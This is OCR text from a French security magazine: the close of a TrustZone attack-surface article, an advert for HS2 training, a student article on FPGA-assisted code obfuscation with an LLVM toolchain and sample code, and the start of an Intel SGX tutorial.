Ceci tend à être de moins en moins vrai, comme Samsung le démontre avec le code du moniteur qui est désormais chiffré/compressé (de futures recherches le confirmeront) sur les plateformes Samsung Galaxy S8/S9. En revanche, le code de TEE-OS (Kinibi) lui est toujours disponible en clair.

En plus des points mentionnés ci-dessus, il convient de noter que la base de calcul sécurisée (*Trusted Computing Base*, TCB) de la TrustZone est composée de plusieurs composants de divers horizons, allant du *Secure Monitor* au TEE-OS (Kinibi ou QSEE).

Le *Secure Monitor*, seul élément indispensable à l'utilisation de la technologie TrustZone, peut s'appuyer sur une implémentation open source comme l'ARM Trusted Firmware. C'est notamment le cas dans le paquet fourni sur les SoC Exynos, tout en lui ajoutant des fonctionnalités propres à l'OEM. Il peut aussi être développé à partir de zéro comme cela semble être le cas sur les SoC Qualcomm, comportant eux aussi des fonctionnalités propres à l'OEM.

Et plus de cela, peut s'ajouter un TEE-OS, apportant lui aussi de nouvelles fonctionnalités.

L'ajout de ces diverses fonctionnalités au sein de la TCB augmente la surface d'attaque. En effet, par définition la TCB doit être uniquement composée de composants critiques pour sa sécurité, dans la mesure où des bugs ou des vulnérabilités se produisant à l'intérieur du TCB pourraient compromettre les propriétés de sécurité de l'ensemble du système. Comme il a été développé ci-dessus, au vu du nombre de fonctionnalités apportées et la complexité induite, il devient parfois difficile de parler de TCB.

A contrario, l'implémentation de TrustZone faites pour la Nintendo Switch ne comporte qu'un Moniteur s'occupant de la gestion du matériel (notamment l'accès aux différents composants matériels s'occupant de la cryptographie) et de la cryptographie en elle-même, minimisant ainsi sa TCB. Cette TCB minimale a notamment obligé les attaquants de la console à considérer un autre angle d'attaque (le *secure boot*) afin de compromettre le système s'exécutant en TrustZone.

Conclusion

Les TrustZones disponibles sur le marché comportent une large surface d'attaque et leur exploitation permet d'ouvrir de nouveaux horizons d'attaques (corruption du *Normal World* sans avoir de vulnérabilité dedans, vol de secret cryptographique...). Qui plus est, ces solutions dites de confiance, constituent certes une étape de plus pour un attaquant désireux de voler des secrets et ayant corrompu en intégralité le *Normal World*, mais ne sont pas infranchissables. Ceci est d'autant plus vrai car, comme toutes nouvelles technologies, ces systèmes d'exploitation souffrent des mêmes erreurs faites des années plus tôt par leurs prédécesseurs dans le *Normal World* (Linux, MacOS/iOS, Windows...). ■

Remerciements

Je tiens à remercier tout particulièrement Jean-Baptiste Bédrune d'avoir été mon maître de stage sur ce sujet, et de m'avoir offert la possibilité d'apprendre à son contact ces nouvelles technologies.

Je remercie également Gal Beniamini ainsi que Frédérique Basse pour l'excellente qualité du travail qu'ils ont fourni et leurs réponses aux courriels échangés.

Je remercie enfin tous mes collègues de Quarkslab, tout particulièrement Cédric Tessier, Guillaume Delugré et Alexandre Adamski pour les nombreux conseils, idées et debug qu'ils ont pu m'apporter.

Références

[1] G. Beniamini, Exploring Qualcomm Trustzone, http://bits-please.blogspot.com/2015/08/exploring-qualcomms-trustzone.html, 2015

[2] F. Lone Sang, Reverse Engineering Samsung S6 SBOOT – Part 1, https://blog.quarkslab.com/reverse-engineering-samsung-s6-sboot-part-i.html, 2017

[3] J. Guilbon, extract tbase, https://gist.github.com/patateqbool/bbc986a78d151b7e1b1bac046696faee, 2018

[4] J. Guilbon, anti-anti-analysis trick for Qsee, https://gist.github.com/patateqbool/53100b09de116ce907dc2bc144ade581, 2018

[5] F. Basse, Analysis of Nexus 5 Monitor mode, https://blog.quarkslab.com/reverse-engineering-samsung-s6-sboot-part-i.html, 2014

[6] G. Beniamini, Unify Trustlet, https://github.com/laginimaineb/unify_trustlet, 2014

[6] G. Beniamini, Unify Trustlet, https://github.com/laginimaineb/unify_trustlet, 2014

[7] Driver Qualcomm, qseecom, https://android.googlesource.com/kernel/msm.git/+/77cac325253126dd9e6c480d885aa51f1abf3c40/drivers/misc/qseecom.c#1187, 2012

[8] Daniel Komaromy, Unbox your phone — Part 1, https://medium.com/taszksec/unbox-your-phone-part-i-331bbf44c30c, 2018

[9] Daniel Komaromy, Unbox your phone — Part 2, https://medium.com/taszksec/unbox-your-phone-part-ii-ae66e779b1d6, 2018

[10] Daniel Komaromy, Unbox your phone — Part 3, https://medium.com/taszksec/unbox-your-phone-part-iii-7436ffaff7c7, 2018

[11] G. Beniamini, Trust Issues: Exploiting TrustZone TEEs, https://googleprojectzero.blogspot.com/2017/07/trust-issues-exploiting-trustzone-tees.html, 2017

[12] ARM infocenter, Vectors Table, http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dai0425/BABHHDII.html

HS2
Hervé Schauer Sécurité

Formation cybersécurité organisationnelle

PROGRAMME

Gouvernance de la sécurité

RSSI :
Formation RSSI
CISSP :
Préparation au CISSP
CISA :
Préparation au CISA
SECUHOMOL :
Homologation de la SSI
SECUCRISE :
Gestion de crise IT/SSI
EBIOS2010 :
EBIOS 2010 Risk Manager

Gouvernance de la sécurité avec les normes ISO270XX

ESS27 :
Essentiels ISO27001 & ISO27002
ISO27LA :
ISO27001 Lead Auditor
ISO27LI :
ISO27001 Lead Implementer
ISO27RM :
ISO27005 Risk Manager
ISO27004 :
ISO27004 / Indicateurs et tableaux de bord cybersécurité
ISO27035 :
ISO27035 / Gestion des incidents de sécurité

+33 644 014 072

www.hs2.fr

formations@hs2.fr

FABRIQUER SA PROPRE ENCLAVE À BASE DE FPGA

Alan GARDIN – alan.gardin@imt-atlantique.net
Étudiant à l'IMT Atlantique

Thibault PIANA – thibault.piana@imt-atlantique.net
Étudiant à l'IMT Atlantique

mots-clés : FPGA / LLVM / CPU / REVERSING

Cet article se veut être une introduction à l'exécution d'un code sur un processeur spécialisé distant, incluant une composante sécurité. Ce n'est bien sûr par un concurrent à une enclave industrielle, mais la lecture de cet article devrait vous donner quelques clefs de compréhension !

L'obfuscation de code est un procédé consistant à compliquer l'analyse d'un programme par un attaquant potentiel. L'obfuscation traditionnelle agit sur le code source, ou bien le binaire du programme à exécuter, par exemple en changeant la représentation des données ou encore en ajoutant du code inutile. Cependant, plus l'obfuscation est efficace, plus elle complique le fonctionnement du programme : l'obfuscation a un impact sur les performances.

Ici, il s'agit d'utiliser un FPGA (*Field-Programmable Gate Array*), une carte programmable matériellement, et d'y implémenter un coprocesseur qui coopèrera avec le processeur (appelé CPU dans la suite de l'article) pour exécuter les programmes. Des fragments du programme à exécuter seront sélectionnés, déportés et exécutés sur le FPGA, afin de rendre la compréhension globale du code plus difficile pour un éventuel attaquant.

Ce qui suit est un résumé des recherches effectuées par un groupe d'étudiants ingénieurs à l'IMT Atlantique **[IMT]** avec une approche didactique. L'objectif de ce projet était d'évaluer le potentiel des FPGA pour assister l'obfuscation de code. Nous nous limiterons dans cet article à la déportation sur le FPGA de fonctions écrites en langage C. Nous commencerons par nous intéresser à la réalisation d'un tel coprocesseur, puis nous étudierons comment le faire communiquer avec le processeur. Enfin, on donnera quelques pistes pour la réalisation d'une chaîne de compilation automatique basée sur LLVM.

1 Implémentation d'un coprocesseur sur FPGA

1.1 Introduction et motivations

Le coprocesseur a pour objectif d'assister le processeur durant l'exécution d'un programme. Plus précisément, il s'agit ici de « déporter » une partie du code normalement exécuté sur le processeur vers le coprocesseur. Son architecture dépendra des usages envisagés, mais il devra assurer les deux fonctions suivantes : exécuter du code, et retourner le résultat de cette exécution au processeur. Le coprocesseur doit donc intégrer les fonctions de communication et d'exécution. La partie exécution est assurée par des « processeurs virtuels » que nous abrègerons par VCPU (pour *Virtual CPU*) dans la suite de l'article.

Pour cet article, l'implémentation a été réalisée à l'aide du langage VHDL, un langage de description de matériel. Il n'y a pas de justification pour le choix du VHDL en particulier, si ce n'est que la majorité de l'équipe avait des bases dans ce langage. Ce qui suit reste valable peu importe le langage utilisé pour l'implémentation finale.

1.2 Quelle architecture ?

Nous avons choisi de diviser l'architecture en deux : une partie exécutive et une partie de contrôle. La partie exécutive est composée des VCPUs. Pour permettre une future utilisation du coprocesseur par plusieurs programmes concurrents s'exécutant sur le PC, ou, par extension, par plusieurs PC envoyant chacun des requêtes au même coprocesseur, notre architecture permet d'implémenter un nombre variable de VCPUs, qui est fixé à la « compilation » (synthèse) du langage.

La partie de contrôle a deux fonctions principales : commander la partie exécutive d'une part, et gérer la communication avec le PC d'autre part. C'est donc le contrôleur qui se charge de répartir les demandes d'exécution sur les différents VCPUs par exemple, ou encore de stocker le code à exécuter sur le FPGA. Le contrôleur permet également d'interpréter les ordres envoyés par le CPU au coprocesseur, et dépend d'un protocole de communication qui est spécifié dans la deuxième partie de l'article.

1.3 Quelle architecture pour le processeur ?

Nous allons donc implémenter un processeur sur un FPGA. Son architecture dépend des fonctionnalités requises lors de l'exécution du code final. Par exemple, le processeur devra-t-il pouvoir exécuter des instructions de branchements conditionnels, interagir avec la mémoire ? Nous avons choisi d'implémenter un processeur à usage général permettant les branchements conditionnels, l'usage d'une mémoire cache et la gestion native des multiplications. Vous pouvez observer le schéma retenu lors des tests, à titre d'exemple (Fig. 2).

Ici, l'utilisation d'une mémoire cache permet de stocker temporairement les résultats intermédiaires des calculs effectués par le VCPU (permettant par exemple la manipulation de tableaux).

Le nombre de registres (ici 4) dépend de l'utilisation du processeur, il influe sur la taille des instructions envoyées et sur l'utilisation des ressources du FPGA, mais pas sur les performances du VCPU. Ceci n'est pas le cas de la taille choisie pour ces registres qui influe beaucoup sur les performances.




Fig. 1 : Architecture du coprocesseur. On peut reconnaître à gauche la partie communication, et à droite la partie exécutive avec les VCPUs. Ce schéma ne présente pas de composante hardware dédiée au chiffrement.

2 Comment communiquer avec le FPGA ?

2.1 Interfaces de transmission

Ici, beaucoup de choix sont possibles : SATA, USB, Ethernet, PCIe, UART... Chaque protocole a des spécificités, des avantages et des inconvénients qui lui sont propres.

Voici quelques paramètres à prendre compte dans le choix du protocole de transmission :

- débit ;
- latence ;
- facilité d'implémentation (existence de bibliothèques, présence de matériel dédié) ;
- encombrement, facilité d'intégration (par exemple, câble USB vs port PCIe) ;
- utilisation (par exemple Ethernet pour un traitement centralisé).

Ici encore, le choix du protocole est donc à adapter aux besoins que vous aurez lors de l'exécution. Par exemple, l'utilisation du protocole IP sur Ethernet pourrait permettre une communication sur une longue distance, et l'utilisation du FPGA par plusieurs PC.

Pour des raisons de simplicité, nous avons choisi dans ces tests d'utiliser de l'UART par USB. Ce n'est évidemment pas le meilleur choix en termes de latence et débit, mais cela suffit amplement pour un prototype.





Fig. 2 : Architecture d'un VCPU utilisé lors des tests.



2.2 Chiffrement

2.2.1 Chiffrement des instructions

Le chiffrement des instructions qui seront envoyées au FPGA est le point le plus important de la méthode d'obfuscation que nous proposons. Si nous ne le faisons pas, les instructions se retrouveront alors en clair dans le binaire final. Nous avons choisi d'utiliser un chiffrement symétrique, car les instructions doivent pouvoir être déchiffrées rapidement par le FPGA.

Voilà les principales étapes du chiffrement des instructions :

- Durant la compilation, la chaîne de compilation choisit une clé de chiffrement aléatoirement.
- Les instructions sont chiffrées à l'aide de cette clé par un algorithme de chiffrement symétrique.
- La clé utilisée est communiquée par un chiffrement asymétrique avec le FPGA à l'initialisation de la communication.
- Les instructions chiffrées sont transférées au FPGA, qui peut choisir de les déchiffrer directement, ou uniquement lors de leur appel par un VCPU (ce qui augmentera la sécurité, mais également la latence).

Concernant le choix des algorithmes de chiffrement, il est conseillé d'utiliser des algorithmes pensés pour le matériel, comme Trivium **[I]** par exemple (c'est tout du moins l'algorithme retenu lors de nos phases de tests, même si pour des raisons de clarté, celui-ci n'est pas présenté dans le schéma d'illustration). Trivium est basé uniquement sur des opérations logiques basiques (ET, XOR...) sur des registres à décalage, d'où l'intérêt de son utilisation sur des FPGA.

2.2.2 Chiffrement des communications

Sur le schéma proposé en figure 2, le canal de communication n'est pas chiffré. De ce fait, une écoute passive ou active est réalisable par un attaquant. Il pourrait alors « deviner » les opérations effectuées par certaines fonctions sur le FPGA en examinant les entrées communiquées au FPGA et la (ou les) réponse de ce dernier.

Afin d'améliorer la sécurité du canal de transmission, nous pouvons envisager de chiffrer également toutes les communications entre le FPGA et le PC. Ceci peut être réalisé par l'échange d' une clé secrète chiffrée par un chiffrement asymétrique, puis par le chiffrement du reste de la communication avec la clé secrète échangée (chiffrement symétrique).

2.2.3 Quelques remarques sur le chiffrement asymétrique

Dans les deux cas vus précédemment, nous utilisions à un moment donné un chiffrement asymétrique. Ce type de chiffrement nous impose ici deux problématiques, qui sont le stockage des clés, ainsi que l'implémentation matérielle.

En effet, l'implémentation de ce type de chiffrement sur un FPGA, sans être infaisable, n'est pas chose aisée. Toutefois, une implémentation de ce type permet de pouvoir « hardcoder » une clé privée dans le code VHDL du programme. Ce qui la traduirait après synthèse en éléments matériels, ceci rendant d'autant plus compliquée sa lecture sur le FPGA.

2.3 Protocole de communication

Comment dire au coprocesseur d'exécuter une certaine fonction avec certains arguments, puis récupérer le ou les résultats ? C'est précisément l'objectif du protocole de communication. Voilà quelques fonctionnalités que le protocole de communication pourrait gérer :

- échange de clés de chiffrement pour les instructions chiffrées ;
- échange de clés de chiffrement pour le canal de communication (cette fonction est utilisée à l'initialisation entre le PC et le FPGA) ;
- allocation/libération d'un VCPU ;
- allocation/libération d'une mémoire d'instruction ;
- envoi du code d'une fonction (instruction par instruction) ;
- envoi d'arguments pour une fonction contenue sur le FPGA (dans ce cas, les arguments sont stockés sur le cache du VCPU pour être utilisés plus tard par celui-ci) ;
- exécution d'une mémoire d'instruction ;
- récupération des résultats d'une exécution ;
- récupération du cache d'un VCPU.

Bien sûr, le protocole de communication est à adapter selon les cas d'usage et les fonctionnalités offertes par les VCPU.

Il est préférable d'implémenter un protocole indépendant de la couche inférieure. Cela sera particulièrement utile si l'on désire changer de protocole en cours de route, à la suite de difficultés d'intégration par exemple.

3 Chaîne de compilation

3.1 Présentation

La chaîne de compilation est composée d'un ensemble de scripts agissant sur le code source C donné en entrée. L'objectif est de transformer ce code source pour qu'une partie puisse être exécutée sur les VCPUs présents sur la carte FPGA.




Fig. 3 : Architecture modulaire de LLVM. Tiré de [LLVM].

Nous avons choisi le langage Python pour la programmation de la chaîne, car ce dernier est adapté à l'écriture de scripts, mais ce qui suit peut être effectué dans un autre langage. La chaîne de compilation repose également sur l'infrastructure LLVM. L'intérêt principal de LLVM réside dans sa modularité, et plus particulièrement la représentation intermédiaire (IR code) que LLVM est capable de produire, peu importe le langage d'entrée. L'IR code contient toutes les informations du langage d'entrée, c'est une transformation sans perte. Nous avons choisi de travailler sur l'IR code, car ce dernier permet, indirectement, de travailler sur tous les langages d'entrée, à condition que ceux-ci possèdent un frontend LLVM.

La manipulation de l'IR code se fait en utilisant l'API C LLVM **[API-LLVM]**. Nous avons utilisé la bibliothèque `llvmcpy` **[LLVMCPY]** qui permet d'utiliser l'API C LLVM en Python.

Avant de rentrer dans les détails de l'architecture, voici les principales étapes de la chaîne de compilation :

- choix des fonctions à exécuter sur le FPGA ;
- conversion du code d'entrée complet en IR code ;
- séparation de l'IR code en deux parties : l'une à exécuter sur le FPGA, l'autre sur le PC ;
- conversion de l'IR code pour FPGA en langage d'assemblage VCPU ;
- réintégration dans le binaire final.

3.2 Architecture

Tout d'abord, comment choisir les morceaux de code à déporter sur le FPGA ? L'éventail de fonctions susceptibles d'être déportées sur le FPGA dépend de deux paramètres. Le premier est tout simplement l'architecture retenue pour les VCPUs. Par exemple, il est vain de déporter une fonction contenant des structures conditionnelles si le VCPU ne permet pas les branchements conditionnels ! Le deuxième paramètre limitant le choix de ces fonctions est l'étape de conversion de l'IR code en langage d'assemblage pour les VCPUs. Nous avons choisi, en première approche, de ne supporter que les





Fig. 4



types int et char, et de convertir tous les arguments en un tableau d'arguments que l'on envoie au FPGA en utilisant le protocole de communication.

Le choix des fonctions à déporter étant effectué, il faut que ce choix soit repérable dans l'IR code afin d'automatiser la suite des traitements. À cet effet, on peut annoter les fonctions que l'on désire obfusquer dans les sources C : l'ajout du code suivant au prototype des fonctions permet de retrouver cette annotation dans l'IR code LLVM.

```
int foo(char a, int b, double c) __attribute__((annotate("FPGA
code")));
```

Une fois l'annotation effectuée, on convertit le code C en IR code à l'aide de Clang. La commande suivante permet d'obtenir un fichier **main.ll** contenant l'IR code associé au fichier **main.c** :

```
$ clang -S -emit-llvm main.c -o main.ll
```

Ensuite, on extrait l'IR code des fonctions à déporter sur le FPGA (repérables grâce à l'annotation) à l'aide de l'API LLVM. Cette étape étant effectuée, il faut convertir l'IR code pour FPGA dans le langage d'assemblage des VCPUs. Pour cela, nous avons programmé un script Python permettant d'associer à chaque instruction « IR code » une instruction VCPU. Une solution plus élégante est la création d'un backend LLVM pour les VCPUs. Cette dernière méthode a l'avantage de pouvoir réutiliser une bonne partie des algorithmes de compilation de LLVM (notamment l'algorithme d'allocation des registres qui n'est pas simple à faire soi-même). De plus, une fois l'architecture définie, il est facile de la modifier grâce à la modularité de LLVM, ce qui permet une meilleure maintenabilité et évolutivité du code.

Dès que nous disposons de l'assembleur correspondant aux VCPUs, il ne reste plus qu'à l'envoyer sur le FPGA. On pourrait reprogrammer le FPGA pour chaque fonction à obfusquer, mais nous avons choisi d'injecter les instructions VCPUs au binaire final devant s'exécuter sur le PC. Le code des fonctions à obfusquer est envoyé au premier appel de la fonction au FPGA qui stocke ce code pour une utilisation future. Cette méthode a l'avantage de ne pas nécessiter de reprogrammation du FPGA. Pour cela, nous avons remplacé, toujours en utilisant l'API LLVM, les appels aux fonctions à obfusquer par des routines permettant la communication avec le FPGA (en particulier pour envoyer des arguments, lancer l'exécution de cette fonction, et récupérer le résultat de l'exécution).

Résultats et performances

Les résultats présentés ici ne concernent que notre implémentation. Ils vous permettront toutefois de vous faire une idée des possibilités offertes par un tel système.

Les tests ayant permis la rédaction de cet article ont été réalisés sur un Artix-7 de marque Xillinx monté sur une Nexys 4 (ce choix est arbitraire). Nos VCPU étaient basés sur une architecture RISC et capables de supporter les branchements conditionnels, les multiplications d'entiers en un cycle d'horloge et embarquaient 4 registres de 64 bits.

Au niveau de l'architecture, nous avons pu, en utilisant uniquement la RAM embarquée sur le FPGA, atteindre environ 30 mémoires pouvant stocker chacune 1024 instructions et reliées à 8 processeurs. Le point critique (i.e consommant le plus de ressources) étant le nombre de processeurs, il est important de dimensionner avec attention ce dernier.

En ce qui concerne les VCPUs, il faut accorder de l'importance aux opérations de multiplication d'entiers qui peuvent faire chuter drastiquement la fréquence d'utilisation maximale des VCPUs. Dans nos tests, nous arrivons à une fréquence de 39 MHz maximum pour le traitement de vecteurs de 64 bits, et 70 MHz pour des vecteurs de 32 bits. Ceci est facilement optimisable en installant un système de pipeline au niveau de l'UAL et un meilleur algorithme pour la multiplication.

La chaîne de compilation utilisée lors des tests ne permettait pas d'utiliser des fonctions avancées. En effet, les fonctions exportées sur le FPGA devaient satisfaire les critères suivants :

- Ne pas utiliser de tableaux ou de pointeurs (cette fonctionnalité était en réalité prévue dans l'implémentation FPGA, étant donné que les VCPU sont pourvus d'un cache).
- N'utiliser que des opérations arithmétiques (addition, soustraction, multiplication) et logiques (ET, OU, XOR...) simples.
- Ne pas appeler de fonctions dans d'autres fonctions.

Voici par exemple un code que nous pouvons avoir en entrée de notre chaîne :

```
#include <stdio.h>
#include <stdlib.h>

#define N 1000

int arith(int a, char b, unsigned int c) __attribute__
((annotate("FPGA code")));

int main(int argc, char *argv[]) {
    int k = arith(1, 2, 4);
    for(int i = 0; i < N; i++)
    {
        k = arith(k, 1, k);
    }

    printf("%d\n", k);

    return 0;
}

int arith(int a, char b, unsigned int c)
```

```
{
    int x = a + b;
    x ^= c;
    return x;
}
```

Et voici les instructions qui à la sortie sont exécutées sur le FPGA (elles correspondent aux instructions de la fonction **arith**) :

```
# Les arguments a,b et c sont supposés contenus aux adresses Ø
Øx1 et Øx2 du cache
MOV XØ,Ø# Déplacement de Ø dans le registre XØ
MOVM X1,(XØ) # Déplacement de la valeur du cache à l'adresse de XØ
dans X1
MOV XØ,1
MOVM X2,(XØ)
ADD X1,X2 # Opération X1 = X1 + X2
MOV XØ,3
MOVM (XØ),X1 # Déplacement de la valeur de X1 à l'adresse de XØ
MOV XØ,3
MOVM X1,(XØ)
MOV XØ,2
MOVM X2,(XØ)
XOR X1,X2 # Opération X1 = X1 xor X2
MOVR XØ,X1# Déplacement du registre X1 dans XØ
```

Les arguments de cette fonction pourront par la suite être modifiés en communiquant de nouveaux arguments au coprocesseur avant chaque appel (cf. section 2.3).

Conclusion

Dans le cadre de nos recherches, nous avons pu développer un prototype, ce qui nous a permis d'identifier les points délicats suivants. D'abord, l'architecture du coprocesseur est à penser en fonction des besoins du code à obfusquer. La communication entre le processeur et le coprocesseur peut, selon les applications, limiter les performances d'un tel système. C'est pourquoi il faut choisir avec attention le protocole de transmission utilisé.

En revanche, si nous avons annoncé nous limiter aux programmes écrits en C au début de cet article, c'est parce que nous avons limité nos recherches à ces derniers. Mais la chaîne de compilation proposée repose sur LLVM, ce qui permettrait, a priori, d'utiliser n'importe quel langage possédant un frontend LLVM.

Enfin, au niveau de l'utilisation, on notera la limitation apportée par l'interface de communication, empêchant de déporter l'intégralité d'un code sur le FPGA. Toutefois, un intérêt de cette méthode réside dans les traitements n'ayant pas une grande exigence en termes de performances, par exemple lors de vérifications de sécurité ou lors d'un *handshake* avec un serveur.

Vous devriez maintenant avoir une vue d'ensemble des problèmes liés à l'implémentation d'un coprocesseur fait maison ! N'hésitez pas à nous contacter si certains points ne sont pas clairs, nous nous ferons un plaisir de partager avec vous notre expérience dans ce domaine ! ■

Remerciements

Nous tenons à remercier nos encadrants techniques C. Fontaine et M. Arzel qui nous ont accompagnés du début du projet à la rédaction de cet article. Nous tenons également à exprimer toute notre gratitude à l'entreprise Quarkslab pour nous avoir proposé ce projet, et rendu possible la publication de cet article.

Les recherches présentées dans cet article ont été réalisées par T. Piana, A. Gardin, MA. Yao, O. Dedocoton, M. Mazouffre dans le cadre du projet ingénieur 2018 à l'IMT Atlantique.

Références


[API-LLVM] Documentation de l'API C LLVM : https://llvm.org/doxygen/group__LLVMC.html/

[LLVM] Article d'introduction à LLVM : https://www.aosabook.org/en/llvm.html

[LLVMCPY] Page GitHub de la bibliothèque llvmcpy : https://github.com/revng/llvmcpy/

[IMT] T. Piana, A. Gardin, MA. YAO, O. Dedocoton, M. Mazouffre, Projet 20 « Obfuscation de code assistée par le matériel », février-juin 2018

[I] C. De Cannière, B. Preneel « Trivium Specification »



DÉVELOPPER UNE APPLICATION SÉCURISÉE AVEC INTEL SGX

Alexandre ADAMSKI – aadamski@quarkslab.com
Ingénieur R&D chez Quarkslab

mots-clés : *ENVIRONNEMENT D'EXÉCUTION SÉCURISÉ / DÉVELOPPEMENT SÉCURISÉ / JEU D'INSTRUCTIONS*

Cet article propose une introduction à la technologie Intel SGX à travers l'exemple du développement d'une application de gestion de mots de passe.

Intel SGX est une technologie introduite en 2015 sur tous les processeurs à partir de la micro-architecture Skylake et qui permet de répondre aux besoins de l'informatique de confiance. Elle est composée de 18 instructions et de 13 structures de données qui s'ajoutent à celles déjà existantes. Elle permet à du code utilisateur de créer des régions de mémoire isolées, appelées enclaves, qui sont protégées des autres applications s'exécutant sur la machine, mais aussi du système d'exploitation ou d'un éventuel hyperviseur.

